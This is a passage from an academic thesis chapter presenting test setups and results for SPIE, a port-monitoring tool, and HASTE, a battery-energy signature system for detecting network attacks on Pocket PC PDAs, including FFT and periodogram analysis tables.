
Windows CE OS keeps track of every open port by storing the relevant information in the memory. By accessing this information, SPIE can be used to show which ports are open. The program is similar to *netstat* that comes with Windows OS. The program uses an IPHelper API library to extract information regarding active TCP/UDP connections. This library was modified to work with .NET Compact Framework and then an interface was written for Pocket PC 2003 in order to be ported over to a variety of different PDA platforms that operation with this OS.

The scan port intrusion engine first creates an instance of the IPHelper library class called MyAPI. Then it gives the user the choice of displaying the active TCP connections or the active UDP connections. Once the user makes a choice, either the GetTCPConnexions() or the GetUDPConnexions() function within MyAPI is called. These functions populate array structures called TcpConnexion.table and UdpConnexion.table also within MyAPI. Since TCP and UDP protocols contain different information in the header fields, the information extracted for each will be different between the two. For example, there is no way to extract source IP address using from UDP traffic because the UDP header only contains the source port and the destination port. Also the IP layer, which is the only header that contains the source IP address for an UDP packet, cannot be accessed without raw socket type (see Appendix C. SPIE Source Code for the functions used to extract header information for TCP, UDP and ICMP).

Therefore, SPIE does not currently work in all scenarios, such as having a server program running while being under DoS attacks. For example, when a mobile device is under a DoS attack, it receives a SYN packet with a false source IP address from the attacker(s). When the device tries to answer by sending an ACK packet to the faked IP address, it will have a port open for several minutes as it waits for the unknown computer at the other end to respond. If the attacker keeps sending these SYN packets to all of the ports on the device, soon all of the ports will be opened by the server program. This renders the device useless, while the battery power is drained at a much faster rate. Because the mobile device's ports will be open for several minutes, SPIE will be able to analyze the DoS attack.

5.2.2 SPIE Test Results

Whether SPIE was user-initiated or begins after HIDE triggers an automatic alert, SPIE was able to log and report the IP Header information of current traffic. To help ensure the information is not inadvertently overlooked due to the fact that the attack may not be taking place at the same time SPIE executes, SPIE captures the header information five successive times from the traffic "intruding" on the device. This process takes only a few seconds to conduct and increases the likelihood that the IP header information is extracted on the fly while the attack (attempt) is taking place. Moreover, if the same IP header information is collected more than once, then the chances that this is the corresponding IP header information for the attack further increases during correlation analysis. Thus, it's conceivable that SPIE (along with HIDE and HASTE) information collection could be used for forensic analysis. Figure 5.7 is a SPIE interface example in PocketPC 2003 showing the capture of the destination and source address and port information from an attack.



```
Local:Port  = 0.0.0.0:445
Remote:Port = 0.0.0.0:0
Connection State = LISTEN

Local:Port  = 0.0.0.0:5656
Remote:Port = 0.0.0.0:0
Connection State = LISTEN
```

```
Local:Port  = 0.0.0.0:445
Remote:Port = 0.0.0.0:0
Connection State = LISTEN

Local:Port  = 0.0.0.0:5656
Remote:Port = 0.0.0.0:0
Connection State = LISTEN

Local:Port  = 192.168.0.3:445
Remote:Port = 192.168.0.101:3359
Connection State = ESTAB
```

Figure 5.5 SPIE Interface (before and after IP capture)

5.3 HASTE Testing Set-up, Conditions and Results

This Section presents the test conditions and results for HASTE. Section 5.3.1 covers the rationale behind the test set-up and Sections 5.3.2 provides the conditions surrounding HASTE as well as some of the conditioning to some data sets. Section 5.3.3 provides the results of HASTE on the dirty dozen attacks.

5.3.1 HASTE Test Set-up

Currently, data collection for HASTE requires an oscilloscope to obtain accurate sets of instantaneous battery current at high sample rates. The reason is simple: embedded controllers in smart batteries and the speed and manner in which they pull and report data to the ACPI and application layer do not operate (yet) with such fidelity and accuracy like that of an oscilloscope. An oscilloscope is needed because higher sampling rates provide accurate energy signatures which confirm where the strongest and highest frequencies exist in each attack. The higher frequencies that are consistently the same distinguish the dominant frequencies. It is these frequencies that should be referenced as the inferred target signature to be compared against. Although an oscilloscope was used in testing to capture attack signatures as accurately as possible, similar energy signature captures will be made possible by smart batteries in the near future (as explained in Section 4.3.1).

To measure the current power level, the battery of the PDA was removed and a resistor was placed in series with the battery and the device. A small circuit board was then built to amplify and clean the signal. The board along with the PDA were placed in a steel box and grounded to the electrical infrastructure of the building (see Figures 5.9 and 5.10) to stabilize all circuit elements and to reduce any chance of interference. The lab had various electronic machines, thus minimizing interference from these machines was a precaution taken to ensure a clean signal was obtained from the battery. By building the circuit and placing the PDA inside the steel box, any effect caused by signal interference was minimized. The board amplified and cleaned the display of voltage drops across the resistor and allowed the oscilloscope to read directly from the battery without having to go through the

Pocket PC Operating System. A schematic of the board is provided below in Figure 5.6, followed by Figures 5.7 through 5.9 showing the setup explained above.




Figure 5.6 Circuit Design to Clean and Amplify Energy Readings




Figure 5.7 Circuit Board and Steel Enclosure Used to Test PDAs




Figure 5.8 Grounding, Regulator and Oscilloscope for Testing




Figure 5.9 Test Setup to Obtain Readings on Attacks over VT_WLAN

5.3.2 HASTE Test Conditions and Conditioning

5.3.2.1 Time Domain


The main objective of the HASTE portion of this research was to capture energy signatures from a variety of popular network attacks and determine a method to differentiate them. When HASTE runs, it successfully analyzes and then captures instantaneous battery current (or voltage) during an attack. With the aid of an oscilloscope -- one designed to measure changes in voltage and not current -- during testing, HASTE captured power information as a *xy* pair of millivolts over a time window of 200ms and wrote it to a text file. The decision to set the window to a common size of 200ms over which to compare attacks was determined after ascertaining the length of the longest non-DoS *dirty dozen* attack (almost 140ms).

Although the window of 200ms could have been reduced to 132ms, the absolute smallest window to capture all non-DoS attacks, such a size is not realistic in practice. For example, the trigger to capture an attack would have to work precisely each time and could not compensate for occasional short spikes in power that may precede an attack and initiate the trigger prematurely. This would result in an unacceptable number of failures in capturing a complete (enough) signature of many attacks in order to differentiate them. Moreover, after analyzing the signatures from the same attacks captured in both 132ms and 200ms windows, it was determined that a uniquely consistent pattern could still be derived from the background noise in a slightly larger window of 200ms, even if the trigger set off prematurely. Thus, the risk associated with missing enough of the critical information from an attack by using a smaller window was unacceptable and unwarranted.

Once the proper window size was determined, high sampling rates were used and then gradually reduced until an effective sampling rate – one that would not lose any critical data – was determined. When HASTE executes, sampling can be recorded as one *xy* pair (time and voltage) capture or several to ensure the attack is caught. However, the key aspect in doing this is setting the sampling trigger at the right point and manner. For example, some PDAs exhibit an occasional spike in energy. If the sampling trigger is set to initiate when a certain current or voltage is exceeded, then a sampling might take place that was predicated on the discharge characteristics of the PDA's battery configuration and not the attack as intended. Thus, a solution used in the capture of signatures for these tests was to use a sequential trigger that initiated on the second energy spike and not the first. To ensure that the first energy spike was not missed (in case the second spike was, in fact, the second spike of the attack), the circular memory buffer of the oscilloscope allowed for a capturing delay to go back and retrieve data milliseconds before the second spike. As a result, the first spike could be kept or discarded during analysis. The benefits of building a circular buffer in the PDAs for this purpose is acknowledged but outside the scope of this research since this capability was already provided by the oscilloscope used for testing.


In order to test HASTE, a number of the SANS Top 10 attacks along with common TCP, UCP and IMCP flooding attacks (see *dirty dozen* listing of attacks in Section 4.5.2) were compared to ascertain if each exhibited a unique signature from the other. Using an Agilent 54622D oscilloscope, the voltage readings from batteries were measured as waves as a result of the battery characteristics and were then converted from analog to digital representation.

Figures 5.10 and 5.11 are pictures taken from the oscilloscope of the same attack (MS SQL remote UDP exploit) caught with a 200ms window and then again with a 132ms window. The lower waves are low frequencies that represent typical discharge characteristics produced by battery clock cycles. The increase in wave size is a result of increases in voltage as the device responded the incoming network attack. The period of the attack is shown by the duration these higher waves before returning to normalcy. The higher frequencies are represented by phase fluctuations at the top of each of the larger waves; steeper, higher and more frequent shifts in the time domain translate into higher frequencies. It is in this area where one attack can eventually be differentiated from another after FFT and periodogram analysis (see Sections 5.3.2.2 and 5.3.2.3). Once the signature is captured, the oscilloscope has the capability to write power data and transfer it to another computer for processing as a text file. This file contains the time domain data with timestamps and voltage measurements delimited and in scientific notation.



FFT Sample Rate = 10.0kSa/s

Figure 5.10 Energy Signal Capture of an Attack (Windowed to 200ms)




FFT Sample Rate = 10.0kSa/s

Figure 5.11 Energy Signal Capture of an Attack (Windowed to 132ms)

5.3.2.2 Frequency Domain

Once the measured current readings are sorted and stored, HASTE uses the FFT to transform the data from time versus amplitude (mV) into frequency versus amplitude (normalized power) domain (see Figure 5.12). The purpose of this lies in the power of the FFT analysis: dominant frequencies of an attack are obtained. Ideally, the FFT algorithm requires the size of the input data to be 2^n. To conduct highly accurate and more robust FFT analysis during the experiment stage, rather than using a self-engineered FFT program in a PDA with Pocket PC to analyze data (see Section 6.3), commercial engineering software, called AutoSignal, was used to convert the energy domain into the frequency domain. Proper analysis with this program calculated dominant frequencies that could be subsequently used to determine unique frequency versus amplitude *xy* pair signatures of each network attack (see next Section 5.3.2.3 on periodograms on how unique pairs are derived).



Chnl	Frequency	Magnitude	Real	Imag	Amplitude	Wavelength	Phase
0	0.00000000	101.000000	101.000000	0.00000000	0.10089910	0.00000000	1.57079633
1	0.10000000	99.3172475	-99.312845	-0.9350941	0.19843606	10.0000000	4.72180434
2	0.20000000	94.3697142	94.3529831	1.77694513	0.18855088	5.00000000	1.58962705
3	0.30000000	86.4524013	-86.417916	-2.4416174	0.17273207	3.33333333	4.74063507
4	0.40000000	76.0336266	75.9797105	2.86285977	0.15191534	2.50000000	1.60845778
5	0.50000000	63.7218991	-63.651301	-2.9987160	0.12731648	2.00000000	4.75946579
6	0.60000000	50.2231835	50.1430645	2.83570804	0.10034602	1.66666667	1.62728850
7	0.70000000	36.2918384	-36.213045	-2.3901744	0.07251117	1.42857143	4.77829652

Figure 5.12 FFT Data Summary Derived from Time Domain

In Figure 5.13, a few key and discerning frequencies stand apart from other frequencies. The graph looks cluttered, because it was generated from 1.32 million samples from the oscilloscope feedback. Although such a high sampling rate was determined to be unnecessary for HASTE testing, it did provide very good resolution, which made determining dominant frequencies easier and served as a baseline from which to begin sampling reductions to produce the same effect. Subsequently, as a result of numerous tests and calculations, it was determined that as few as 2002 samples (over a window of 200ms) provided adequate frequency resolution as shown in Figure 5.14. Similarly, the following figure, Figure 5.15, shows the complementary time domain constructed using AutoSignal as it relates back to the Fourier frequency spectrum in Figure 5.14. A discussion on how the FFT data is further processed using periodograms follows in the next section.




Figure 5.13 Fourier Spectrum of Attack with 1.32 Million Samples




Figure 5.14 Fourier Spectrum of Attack with 2 Thousand Samples





Figure 5.15 FFT from Figure 5.14 Reconstructed in Time Domain

5.3.2.3 Haste Data Filtering

The next step is to filter the measurements by setting a threshold to measured voltage or current. As mentioned above, most fluctuations at the top of a time domain wave represent higher frequencies. Although not common, if the periodograms fail to construct any dominant peaks other than the dominant lower frequency harmonic, lower frequencies can be filtered by using both hardware and software. This is done in order to focus on higher frequencies that might otherwise be lost in noise or a very complex signal. To counter this, a low-pass band filter was set on the oscilloscope prior to data capture and conducting an FFT. In addition, time domain data was further sorted to minimize the effect of strong lower frequencies by setting an energy *threshold* and then parsing out measured values below the threshold to 0 for the DC offset. All remaining values above the threshold were subtracted by the threshold value to provide only the delta for higher frequencies. For example, if the threshold value is 3.8 mV, any value below 3.8 mV is set to 0, while any value equal to or above 3.8 mV is subtracted by 3.8 mV. Thus, this algorithm provides an alternative way to attenuate higher frequency measurements for FFT analysis that are not always readily apparent (see Appendix E: FFT Filter). Figure 5.16 below illustrates how this parsing of data focuses on the higher frequencies and Figure 5.17 provides a more precise visualization of same (see Section 6.2.3 for filtering calculated in a PDA with the Pocket PC OS).



1 1.00V/ 31.9s 13.2s/ Stop Sa1 4.34V

FFT Sample Rate = 10.0kSa/s

Figure 5.16 Time Domain Filter Intent




Figure 5.17 Zoom of Time Domain Filter Application

5.3.2.4 Periodograms

After FFT data was filtered, a Peridogram was used to determine the salient frequencies. Periodogram construction is a commonly used PSD estimate technique [57], which captures the "power" that a signal contains at a particular frequency. A periodogram is a computationally economical way of estimating the Power Spectrum (but for large sequences, this takes too long and an averaged PSD is computed instead). The periodogram method of computing the power spectrum also makes sense when the signal FFT is very noisy because the dominant and distinct signals that exist are often obfuscated in the mix. In such cases, the inherent averaging of the periodogram can help extract the signal. Figure 5.18 below shows the end result of constructing a periodogram from the FFT.




Figure 5.18 Periodogram Showing Dominant *XY* Pairs

In Figure 5.18 above and Figure 5.19 below, the peaks of the periodograms are juxtaposed over critical limit significance levels. This type of confidence limit is of particular merit in ascertaining the significance of the largest spectral component. It is important to understand the difference between the more traditional confidence limit and the peak-type critical limits used in this analysis: A 99.9% critical limit is that level where in only 1 of 1000 separate random noise signals would the largest peak present achieve this height strictly due to random chance. The peak-type critical limits generated in this research use extensive Monte Carlo[**] trials with the algorithms exactly as implemented within the AutoSignal program [58]. Periodograms used to determine the dominant frequency and amplitude *xy* pairs of all *dirty dozen* attacks were all above the 99.9% confidence level. All *xy* pair data for all attacks in Table 5.5 in Section 5.3.3.1 represent significant frequencies consistently produced via periodogram conversions at a 99.9% confidence level, thereby indicating these dominant peaks were not due to chance.




Figure 5.19 Confidence Levels of Periodograms Based on FFT

5.3.3 HASTE Test Results

The *dirty dozen* attacks were compared to ascertain if each consistently exhibited a unique *xy* pair periodogram-derived-signature from the other. In each case they did. Exceptions to this were some flooding attacks. Nonetheless, an alternative technique to confirm and differentiate these kinds of (DoS) attacks is explained in Section 6.2.

[**] Simulations that generate thousands of probable frequency outcomes to account for uncertainty and performance variation that might occur based on the strength and isolation of each frequency.

5.3.3.1 Frequency Domain

In order to summarize over 500 hundred attacks and several gigabytes of data, a table was constructed to organize the critical information that differentiates one attack from the other. Each cell contains the mean frequency and amplitude (*xy* pairs) along with their standard deviations and is listed in importance from strongest to weakest frequency above the 99.9% significance level threshold. An explanation of the cell group data representing each attack against each PDA is presented in Table 5.4.

ATTACK		**PDA Brand and Model Number**			…
		Number Attacks for Mean	Dominant *XY* Pairs		…
			X	*Y*	…
			Frequency	Amplitude	…
		N	**f**	**amp**	
Specific Attack 1-13 from *dirty* *dozen*	Strongest Frequency/ Importance	***1***	**2450**	**75**	**f** = mean frequency **amp** = mean amplitude
			± 5	**± 15**	- Standard deviation for - frequency & amplitude
	…	***2***	**1350**	**100**	…
			± 5	**± 15**	…
	…	***3***	**724**	**365**	…
			± 5	**± 15**	…
	Next Strongest Frequency/ Importance	***4***	**430**	**220**	**f** = mean frequency **amp** = mean amplitude
			± 5	**± 15**	- Standard deviation for - frequency & amplitude
…	…	…	…	…	…

Table 5.4 Explanation of HASTE Cell Group Data

Table 5.5 is a summary of the mean dominant FFT frequency and amplitude *xy* pairs of all dirty dozen attacks on all five PDAs tested. The shaded cells represent a casual relationship respectively between PDAs types under the same attack (the same lower harmonic frequencies). Graphical energy and frequency domain images of each of these attacks for each PDA are provided in Appendix I for verification purposes and to substantiate an alternative analysis technique sometimes required when flooding attacks occur. This type of analysis is described in Section 6.2 as part of the additional analyses explored in Chapter 6 using HASTE data results below.

ATTACK	MOBILE DEVICE (PDA)														
1 - 13	Dell Axim 3xi (400MHz)			Dell Axim 3xi (624MHz)			Dell Axim 5v (624MHz)			HP iPaq 4150(400MHz)			HP iPaq 5555(400MHz)		
Attack 1: *Apache Web Server DoS Attack*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*
	1	359.82 ± 0.4	102.08 ± 0.2	1	297.35 ± 0.4	72.056 ± 0.2	1	779.61 ± 0.4	29.073 ± 0.2	1	1379.3 ± 0.4	22.792 ± 0.2	1	899.55 ± 0.4	32.313 ± 0.2
	2	417.29 ± 0.6	84.236 ± 0.4	2	272.36 ± 0.6	47.833 ± 0.4	2	1381.8 ± 0.6	26.691 ± 0.4	2	779.61 ± 0.6	21.219 ± 0.4	2	779.61 ± 0.6	842.08 ± 0.4
	3	299.85 ± 0.8	63.115 ± 0.7	3	149.88 ± 0.8	44.139 ± 0.7	3	3180.9 ± 0.8	16.582 ± 0.7	3	1739.1 ± 0.8	20.851 ± 0.7	3	842.08 ± 0.8	31.394 ± 0.7
